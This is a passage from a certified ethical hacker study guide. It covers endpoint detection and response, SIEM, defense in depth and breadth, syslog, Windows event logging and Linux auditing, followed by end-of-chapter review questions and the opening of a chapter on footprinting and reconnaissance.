- Users:** Ric Messier... (kilroy)

To the right, there's a "Timestamps" section with the following data:

	Date	Ago
OS installation time	2020-08-22 18:30:00 UTC	120 days ago
First seen	2020-12-21 03:05:14 UTC	4 minutes ago
Last booted	-	
Last seen	2020-12-21 03:09:37 UTC	29 seconds ago

Having the ability to capture details quickly without having to go to the target system makes response a lot faster. However, attackers do know about these tools and may simply opt not to run if the existence of the tool is detected. They may also go into more extreme versions of evasion to make it a lot harder for the EDR to locate the attacker and their techniques. However, if you need to be able to capture a lot of details about a remote system for any sort of investigation, these tools are invaluable.

Another function EDR tools can often provide is isolation. If you happen to notice an attacker has gained access to a system, you want to keep them from being able to get to other systems within the environment. You don't want them to know that you know they are there, however. If they know you know they are there, they either may go into hiding, remaining in the environment while staying away from your prying eyes until you stop prying, or may burn everything down just to make life harder for the business.

An EDR tool may be able to perform something called *host isolation*. While this may be able to be done within the network, especially if you have firewall controls within the network segments, it can be more efficient to just use a software control on the local system where the attacker has been seen. The attacker retains access to the system, but they are

unable to get out to any other system. This may be done while the complete scope of the investigation is being completed—trying to figure out everywhere the attacker is within the environment.

## Security Information and Event Management

A good practice from the standpoint of both system administration and security is system logging. Logs are helpful to diagnose problems in the system and network. They can also help in an investigation of a potential issue. Forensic investigators and incident responders will find them invaluable. If you've ever had to troubleshoot a system or application that has failed without having any logs to look at, you will understand the value of logs. However, turning up all logging to the maximum isn't the answer either. Logs consume disk space, though disk space is generally inexpensive these days. They also consume processing power, and more logging can actually make it harder to find problems because you're having to wade through enormous volumes of text to find one entry that will help you. You won't always know the text to search for after all.

This is where a good log management system can be helpful. In the case of security incidents, these log management systems can also include search and correlation tools. While there are many log management solutions, many organizations are moving to something called *security information and event management* (SIEM). SIEM software, however, is not simply a log management solution. You don't just dump all your logs into it and move on. SIEM software is used to correlate and analyze security alerts. It will also provide you with the ability to better visualize your data. As an example, in Figure 3.6, you can see DNS response codes in Kibana, which is a part of the Elastic Stack (Elasticsearch, Logstash, and Kibana), formerly known as the ELK Stack.

**FIGURE 3.6** Kibana interface to the Elastic Stack



The Elastic Stack is a good platform to ingest large amounts of data from multiple sources. This can include log data as well as packet data. What you see in Figure 3.6 is a listing of the DNS responses that have been seen by the systems reporting to this Elastic Stack installation. Like other SIEM products, Elastic Stack provides a lot of search capabilities. It will also provide a large number of visualization options based on the data that is being provided to it.

A security operations center (SOC) will often be built around monitoring systems, including a SIEM system that can be used to correlate data from a number of different sources. The advantage to using SIEM is being able to pull a lot of data together so you can get a broader picture of what is happening across the network. This will help you to see trends and larger attacks. Seeing an attack in isolation may get you to focus on the one attack you are looking at, rather than recognizing that there are several other systems that are also being attacked. A single system doesn't necessarily provide you with the entry point.

Having data points can help to ensure that the right controls are in place to protect information assets. Data is only a starting point, however. You still need to be able to interpret it and understand what to do with what you have. A strategy is important. This can be policies and procedures as well as a technology plan. You may also want to have a philosophy about how you are going to implement everything you have.

## Being Prepared

Technology is all well and good. However, technology in and of itself is insufficient to protect a network. It's been said that the only secure computer (and, by extension, network) is one that has had all of the cables cut and, ideally, has been filled with cement and dropped to the bottom of the ocean. If you want to do anything with a computer, you are exposing yourself to the potential for that computer to become infected or compromised. Security comes from planning and preparation. To be prepared, you need to make sure you have thought through the implications of your actions, as well as how you are implementing any solutions you have in place.

Implementing security solutions requires understanding where your resources are—this is not only information assets. It is also your technology assets. Perhaps most important, it is your human assets. Technology alone won't be sufficient. You can take care of the technology aspects with a defense-in-depth approach to security design and architecture. A defense-in-breadth approach, though, requires humans.

As mentioned earlier, having logs is really important when it comes to responding to security events. While it's nice to have a SIEM solution, even if you have one, you need data to feed to it. You can get that data by making sure you are logging on your systems. Additionally, accounting information is useful to have a trail of activity.

## Defense in Depth

Defense in depth is a layered approach to network design. Anytime I hear the term *defense in depth*, I think of Minas Tirith in the *Lord of the Rings* books. Minas Tirith is a city with seven concentric walls. Inside the seventh wall is the Citadel. If an invader somehow manages to breach one of the walls, the people fall back into the next ring until, if necessary, they end up inside the final wall. Ideally, invaders will either give up or be defeated as they try to make it through seven enormous walls. As discovered in the book *Return of the King*, though, even seven walls aren't always sufficient for defense of the city.

The reason Minas Tirith comes to mind, in case it's not clear, is because it's an example of defense in depth. Using a defense-in-depth approach, you would design a layered network with multiple security gateways to control access between layers. One of the objectives of a defense-in-depth approach is to delay the attacker or adversary. The goal isn't to prevent the adversary from getting in necessarily. It's to cause delays. It's also to, ideally, create artifacts along the way. When a defense-in-depth strategy is used, as an adversary moves through the layers of the network, they leave traces. These traces can be detected by operations staff. The hope is that the detection happens, leading to shutting down the attack, before the adversary gets to any really sensitive information.

Defense in depth is a military concept that has been adapted for other uses. One of them, of course, is information security. One thing you will notice that you get from an approach like a multiwalled city is redundancy. The second wall is redundant in relation to the first. The third is redundant to the second (and by extension the first), and so on. This doesn't necessarily mean that you just keep placing the same controls back to back everywhere. A better approach is to provide redundant controls across multiple areas.


The first area of controls to consider is physical. This means ensuring that unauthorized people can't get physical access to a system. Anyone with physical access to a system has the potential to get logged into the system—as an example, there may already be a user logged in, and if the system isn't locked, anyone could become the logged-in user. The attacker may be able to boot to an external drive and change the password or create another user. There are a few ways for an attacker to get access to a system if they have physical control of it.

The second area of controls is technical. This is what I've been talking about—firewalls, intrusion detection systems, SIEMs, and other security technology. It's not just that, though. It can be software or configuration controls like password policies, requiring complex passwords. Antivirus or other endpoint protection would also be a technical control. Any hardware or software that is in place to prevent unauthorized use would be a technical control.

Finally, there are administrative controls. These are the policies, standards, and procedures. This may include policies or practices like hiring standards, background checks, and data handling policies. These administrative controls set the tone for how the organization is protected, and they are essential.

Figure 3.7 shows an example of how some elements of a defense-in-depth approach might be implemented. You can see at the entry point to the network that there is a firewall. The firewall then has two separate networks that come off it. The first is a demilitarized zone, which is where servers that are untrusted but still part of the corporate network reside. This is where you might place Internet-facing servers like web or email. The other side of the firewall is where you might put internal servers like Active Directory or file servers. This sort of network segmentation is often part of a defense-in-depth strategy.

A second firewall protects the internal network from the server network and vice versa. Finally, we have intrusion detection and endpoint protection in place. What isn't shown in this diagram are the procedures and policies that are in place in the business. We not only have several tiers in the network that an attacker would have to traverse, we also have different detection and protection points. Of course, there is more to it than even just the network design, the technology, and the policies and procedures.

**FIGURE 3.7** Defense-in-depth network design

## Defense in Breadth

For several years now, there has been something of a debate between the advantages of defense in depth versus those of defense in breadth. Is defense in depth sufficient, or do organizations need to be implementing defense in breadth? Of course, the challenge to defense in breadth is that it is rarely explained very well. If you search for explanations of defense in breadth, you will find a lot of rationale for why defense in breadth is a good thing and why defense in depth in and of itself is insufficient for a modern strategy to implement security solutions within an organization. The problem is that when you can find a definition of what defense in breadth is, it's very vague.

My understanding of defense in breadth over the years has been that it's all the surround that is missing from defense in depth. Defense in depth doesn't take into account all of the human factors. Defense in breadth is meant to take a more holistic look at the organization from a risk perspective. The organization is meant to evaluate risk and take a systemic look at how to mitigate any risk, taking into account the threats that the organization expects to be exposed to. To fully evaluate risk and take a comprehensive look at potential solutions, an organization needs to have data.

One way, perhaps, to think about it is that defense in depth is really about prevention. However, prevention isn't entirely realistic. This is especially true in an era where the old technical attacks of exploiting vulnerabilities in listening services exposed to the outside

world are no longer the vectors of choice. Instead, going after the user is more productive, so social engineering attacks and a lot of malware are more common. As a result, the best approach to security is not to focus primarily on prevention but instead assume that you will get breached at some point and prepare for response.

To be prepared for a response, you need a lot of detection and historical data. Additionally, you need an incident response team whose members know what their roles are. You also need a lot of communication across different teams. The members of the security team are not always the best people to respond to events, especially since they may not always be aware of them. This means that breaking down some of the traditional silos is essential.

A growing trend in the information technology (IT) space is the collaboration between development teams and operations teams, commonly referred to as DevOps. Companies that are even more forward-thinking are also ensuring that security is merged in along the way. What you end up with is something that is often called DevSecOps. These approaches focus not only on teamwork and the associated communication that is necessary but also on automation. Automating builds, testing, and deployment takes a lot of the human factor out, helping to avoid misconfigurations or other mistakes.

You can see that defense in breadth can be a very complicated idea that may be difficult to fully implement once you start thinking about where you can inject security conversations into your organization. Ultimately, though, the goal of defense in breadth is to be better positioned to not only protect the organization but also respond to attacks—also, to respond to a breach with the goal of restoring business operations as quickly as possible.

## Defensible Network Architecture

Another approach to consider when putting a network together is to use a defensible network architecture. This does not preclude either defense in depth or defense in breadth. Instead, it focuses on building your network in a way that you can more easily monitor and control. Keep in mind that one of the techniques an attacker will use is to move laterally (from system to system) within a network environment. This means once they have compromised one system, they will try to move to another system. Since it's easier to see systems on the local network, they may target those systems for a while until they get some additional information about other systems on other networks.

Attackers don't generally have the big picture with regard to the entire enterprise network, unless they happen across a network diagram. If you create a network that has firewalls at the entry/exit points of the network, a common approach used to segment the network, you have the ability to monitor all traffic going into and out of the network. You also have the ability to create a choke point, meaning if you suspect an attacker is in one network, you can restrict all access to other networks.

Having these types of controls of blocking and monitoring allows you to better keep track of and control over what an attacker is doing, if you catch them late in the attack lifecycle and they have taken up residence to at least a small degree. You may not have blocked them from getting initial access, but you should have the ability to keep an eye on them and restrict further access while you get the complete scope of their infiltration of your environment.

## Logging

One idea that has arisen in several places along the way here is logging. This is not only system logging but also application logging. Beyond that, it's not just logging on systems—desktop or server—but also on network equipment like routers and switches and certainly firewalls. Even in cases where you are running an IDS in the network, you may not always want to alert, because there may be some events that you don't feel it necessary to follow up on. However, the fact that the event happened may be useful to know about once a breach has happened. The importance of having historical data can't be overstated.

Many systems, including Unix-like systems as well as network devices, will support the syslog protocol. This is a logging protocol that began as the logging mechanism for the Simple Mail Transfer Protocol (SMTP) server sendmail. Over the years since the 1980s, when syslog was first implemented in sendmail, it has become the standard logging solution on Unix-like systems, and the protocol has been documented in RFC 3164, later standardized in RFC 5424. Syslog not only has an easy-to-understand syntax in the creation and reading of messages, it also can be used for remote logging as well as local logging.

Because syslog can support remote logging, it can be used as a centralized log host. This fact is, perhaps, especially important when preparing for incident response. A common approach to wiping your tracks is to wipe logs. Any attacker who gets access to a system may be able to wipe the local logs, but if they are streaming off the system, they are retained for later use, unless the attacker can compromise the central log host.

You can see an example of syslog messages in the following code listing. Each message starts with the date, followed by the originating hostname. After that is the process that created the log, including the process identification number. Finally, the message that the process generated is shown.

### **syslog Messages**

```
Jun 26 10:27:16 boardinghouse kernel: [923361.001444] vmbr0:  
port 3(tap210i0) entered forwarding state  
Jun 26 10:27:17 boardinghouse pvedaemon[10864]: <root@pam> end  
task  
UPID:boardinghouse:000034F1:0580EE23:5B326963:qmstart:210:root@  
pam: OK  
Jun 26 10:27:42 boardinghouse pvedaemon[9338]: <root@pam>  
starting task  
UPID:boardinghouse:00003552:0580F8B5:5B32697E:vncproxy:210:root  
@pam:  
Jun 26 10:32:09 boardinghouse pvedaemon[9338]: <root@pam> end  
task  
UPID:boardinghouse:00003552:0580F8B5:5B32697E:vncproxy:210:root  
@pam: OK
```

The syslog standard defines facilities to categorize messages so they can be routed to different locations. Any messages related to authentication, for example, can be put into a single file, away from other types of messages. Each facility can be routed to a different file


or even a different system, if you wanted some log messages stored locally and others stored centrally. In some syslog implementations, you can store both locally and remotely. This provides local logs as well as remote logs that function as backups.

Beyond facilities, syslog defines severity. This means applications can determine the level of an event, including informational, debug, warning, and error. Just as with facilities, severities can be redirected to different locations.

Not every system is Unix-like, of course. Windows systems are very common, on the desktop as well as the server. On Windows systems, log messages get sent to the event subsystem. Instead of the text-based messages that syslog uses, the event subsystem uses a binary storage system. Of course, one advantage of the way the event subsystem stores data is that it can be queried, as though it were a database. While it's not as easy to parse messages, the fact that you can query messages means you can easily return related messages with a single query.

The event subsystem in Windows also has a large amount of data. In addition to the different categories, such as system, security, and application, there are event IDs. An event ID can identify all entries that are the same. Searching for the event ID can give you every instance of a particular event, which may occur across multiple processes. Figure 3.8 shows a single event from the Windows Event Viewer where you can see the event ID. You can also see other pieces of information that come with each event in the Event Viewer.

**FIGURE 3.8** Event Viewer




In both cases, application developers can make use of the system-provided logging functionality. On the Unix side, any developer can write to syslog and the syslog service will take care of writing the logs out based on the definition in the configuration file. This takes the onus of developing logging schemes off the developers and also ensures a single place to go for log messages. The same is true on Windows systems. Any application developer can make use of the event subsystem, using it to write log messages. The application can even have its own log file and Windows will break the logs out to separate locations. If you were to go into the Event Viewer application, you would be able to look at all the event log entries and the different categories the event logs fell into. You would typically see a list of all the applications Windows is logging for. Any application could have its own entry in that list to keep the logs separate from the system while it's still logged to the same location as all the other logs.

## Auditing

Logs are important, and we generally rely on application developers to implement logging and, ideally, configurable logging, meaning different levels of log messages. Being able to turn up logging to a verbose level can make troubleshooting problems much easier. The same is true for the operating system. This is where auditing can come in. Both Unix-like systems and Windows systems offer the ability to enable and configure auditing. Of course, the definition of auditing is different across the two systems.

On Windows systems, auditing is a security function. It relates to success or failure of system events. This can include success or failure of logins, for example, or access to files on the system. Figure 3.9 shows the settings of the audit policy within the Local Security Policy application. Each category in the policy can have success or failure logged. This isn't an either/or, though. You can log both success and failure. If the audit events are triggered, they will show up in the security log in the Windows Event Viewer.

**FIGURE 3.9** Audit Policy in Windows



On the Linux side, there is a completely different auditing infrastructure. Using the program `auditctl`, audit policies can be managed on a Linux system. The auditing subsystem in the Linux kernel can be used to watch files and directories for activity. It can be used to monitor application execution. Perhaps most important, it can also be used to monitor system calls. Any system call used by any program on the system can be monitored and logged. The audit subsystem typically has its own set of logs. An example of some of the log entries from `audit.log` on a CentOS Linux system is shown in the following code listing.

#### **audit.log Sample Output**

```
type=USER_LOGIN msg=audit(1530130008.763:341): pid=9711 uid=0
auid=0 ses=30 msg='op=login id=0 exe="/usr/sbin/sshd"
hostname=binkley.lan addr=192.168.86.49 terminal=/dev/pts/0
res=success'

type=USER_START msg=audit(1530130008.765:342): pid=9711 uid=0
auid=0 ses=30 msg='op=login id=0 exe="/usr/sbin/sshd"
hostname=binkley.lan addr=192.168.86.49 terminal=/dev/pts/0
res=success'

type=CONFIG_CHANGE msg=audit(1530130271.424:353):
auid=4294967295 ses=4294967295 op=add_rule key=(null) list=4
res=1

type=SERVICE_START msg=audit(1530130271.424:354): pid=1 uid=0
auid=4294967295 ses=4294967295 msg='unit=auditd comm="systemd"
exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=?'
res=success'

type=SYSCALL msg=audit(1530130283.962:355): arch=c000003e
syscall=59 success=yes exit=0 a0=106e000 a1=1063a90 a2=10637e0
a3=7ffec3721e70 items=2 ppid=9711 pid=9908 auid=0 uid=0 gid=0
euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=30
comm="cat" exe="/usr/bin/cat" key=(null)

type=EXECVE msg=audit(1530130283.962:355): argc=2 a0="cat"
a1="audit.log"

type=CWD msg=audit(1530130283.962:355): cwd="/var/log/audit"

type=PATH msg=audit(1530130283.962:355): item=0
name="/usr/bin/cat" inode=2799 dev=fd:00 mode=0100755 ouid=0
ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000
cap_hi=0000000000000000 cap_fe=0 cap_fver=0

type=PATH msg=audit(1530130283.962:355): item=1
name="/lib64/ld-linux-x86-64.so.2" inode=33559249 dev=fd:00
mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL
cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0
cap_fver=0

type=PROCTITLE msg=audit(1530130283.962:355):
proctitle=6361740061756469742E6C6F67
```

Each entry provides details about the type of the entry, which indicates what the audit subsystem has detected. For example, the first entry indicates that a user has logged in. You can see from the details that the address the connection came from is 192.168.86.49, that the executable is `/usr/sbin/sshd`, and that the result was a success. Other entries indicate file actions, program executions, and configuration changes.

Much as with the auditing under Windows, the auditing under Linux needs to be configured. You do this by creating rules that are used by the auditd daemon. You can make the changes directly in the configuration files, or you can add the rules on the command line using the `auditctl` command. This implements changes directly and is what gets called as the audit system is coming up. What go into the configuration file are the command-line parameters that would get passed to `auditctl`.

## Summary

There are some essential concepts in information security that we need to get behind us. The first are the three elemental properties of information security—confidentiality, integrity, and availability. Confidentiality is the need to keep secret information secret. Integrity means ensuring that data doesn't change when it isn't expected to change. Finally, availability means information, including services, is available when it is expected to be available. Beyond the triad, as confidentiality, integrity, and availability are known, is the Parkerian hexad, which adds in utility, authenticity, and possession or control.

There are technology elements that are commonly implemented. One you will see almost everywhere is a firewall. Firewalls come in multiple areas of functionality, however. The most basic firewall is packet filtering, meaning decisions can be made based on packet headers. Stateful firewalls factor in the state of the connection when it comes to decisions about allowing or blocking traffic. Deep packet inspection firewalls can look at the data payload to determine whether to block messages. Finally, unified threat management devices, which some call next-generation firewalls, can take firewall functionality to a new level by also adding in antivirus. The antivirus looks at the network stream for malware rather than waiting until it gets to the endpoint.

Application layer gateways are also a variation of a firewall. These are devices that are aware of the application layer protocols and can make decisions about the packets based on whether the traffic matches to allowed endpoints and whether the flow is correct based on the protocol.

Technology alone isn't enough. A defense-in-depth strategy applies layers not only to the placement of the technology but also to the policies, procedures, and standards that are required to guide the security functions. Defense in breadth adds in a broader view to defense in depth with a lot of additional surround across the organization. This may include awareness training, detection, preparation for response, and other capabilities that are beyond just preventing attacks.

Preparing for attacks is essential in businesses today. Certainly there are incident response plans, policies, and teams. However, from a technology standpoint, logging and auditing can be very helpful when it comes time to respond. Logging may be system logging or application logging, where there is a trail of actions that have been determined by the programmer. When it comes to auditing, Windows auditing capabilities include success or failure logs for access to files, users, or other system objects. On the Linux side, audit rules can be written to watch files and directories as well as system calls.

# Review Questions

You can find the answers in the appendix.


1. To remove malware from the network before it gets to the endpoint, you would use which of the following?
  - A. Packet filter
  - B. Application layer gateway
  - C. Unified threat management appliance
  - D. Stateful firewall
2. If you were on a client engagement and discovered that you left an external hard drive with essential data on it at home, which security principle would you be violating?
  - A. Confidentiality
  - B. Integrity
  - C. Nonrepudiation
  - D. Availability
3. How would you calculate risk?
  - A. Probability \* loss value
  - B. Probability \* mitigation factor
  - C. (Loss value + mitigation factor) \* (loss value/probability)
  - D. Probability \* mitigation factor
4. Which of the following is one factor of a defense-in-depth approach to network design?
  - A. Switches
  - B. Using Linux on the desktop
  - C. Optical cable connections
  - D. Access control lists on routers
5. How would you ensure that confidentiality is implemented in an organization?
  - A. Watchdog processes
  - B. Encryption
  - C. Cryptographic hashes
  - D. Web servers
6. An intrusion detection system can perform which of the following functions?
  - A. Block traffic
  - B. Filter traffic based on headers
  - C. Generate alerts on traffic
  - D. Log system messages

7. Which of these would be an example of a loss of integrity?
  - A. User making changes to a file and saving it
  - B. Bad blocks flagged on disk
  - C. Credit cards passed in cleartext
  - D. Memory failures causing disk drivers to run incorrectly
8. What would you use a security information event manager for?
  - A. Aggregating and providing search for log data
  - B. Managing security projects
  - C. Escalating security events
  - D. Storing open source intelligence
9. Why is it important to store system logs remotely?
  - A. Local systems can't handle it.
  - B. Bandwidth is faster than disks.
  - C. Attackers might delete local logs.
  - D. It will defend against attacks.
10. What would be necessary for a TCP conversation to be considered established by a stateful firewall?
  - A. Final acknowledgment message
  - B. Three-way handshake complete
  - C. Sequence numbers aligned
  - D. SYN message received
11. What is the purpose of a security policy?
  - A. To provide high-level guidance on the role of security
  - B. To provide specific direction to security workers
  - C. To increase the bottom line of a company
  - D. To align standards and practices
12. What additional properties does the Parkerian hexad offer over the CIA triad?
  - A. Confidentiality, awareness, authenticity
  - B. Utility, awareness, possession
  - C. Utility, possession, authenticity
  - D. Possession, control, authenticity
13. What important event can be exposed by enabling auditing?
  - A. System shutdown
  - B. Service startup

- C. Package installation
  - D. User login
- 14.** What can an intrusion prevention system do that an intrusion detection system can't?
- A. Generate alerts
  - B. Block or reject network traffic
  - C. Complete the three-way handshake to bogus messages
  - D. Log packets
- 15.** Which of these is an example of an application layer gateway?
- A. Web application firewall
  - B. Runtime application self-protection
  - C. Java applet
  - D. Intrusion prevention system
- 16.** Which information would a packet filter use to make decisions about what traffic to allow into the network?
- A. HTTP REQUEST message
  - B. Ethernet type
  - C. UDP source port
  - D. SNMP OID
- 17.** Which of the following products might be used as an intrusion detection system?
- A. Elastic Stack
  - B. Prewikka
  - C. Snort
  - D. Snorby
- 18.** Which of these isn't an example of an attack that compromises integrity?
- A. Buffer overflow
  - B. Man in the middle
  - C. Heap spraying
  - D. Watering hole
- 19.** What type of attack is a compromise of availability?
- A. Watering hole
  - B. DoS
  - C. Phishing
  - D. Buffer overflow

**20.** What important function can EDR offer to security operations staff?

- A.** Host isolation
- B.** Malware detection
- C.** Remote data collection
- D.** All of the above



# Chapter **4**

# **Footprinting and Reconnaissance**

---

**THE FOLLOWING CEH TOPICS ARE  
COVERED IN THIS CHAPTER:**

- ✓ Technical assessment methods
- ✓ Port scanning
- ✓ Privacy and confidentiality
- ✓ Data analysis
- ✓ Vulnerability scanning



It's commonly believed that attackers do a lot of work up front before launching attacks. They get a sense of how large the attack surface is and where their targets are. This can take a lot

of work, using a lot of different tool and skill sets. The process of getting the size and scope of the target is called *footprinting*—in other words, the attacker, or you, the ethical hacker, is trying to pick up the footprint of the target organization. When it comes to ethical hacking, you may have some help from the target, who would have employed you for your services. They may provide you with some footholds to get a sense of the scope and scale of what you should be doing. It's possible, though, that you are starting blind and you have to get your own footholds.

There are a lot of places you, as an ethical hacker, can get information about your targets, though. Open source intelligence is the term that describes identifying information about your target using freely available sources. There are other places where you can acquire information in other than legal ways, and of course, you could directly infiltrate a company's physical locations to get some information that you can use against your target. That's potentially illegal and definitely not open source.

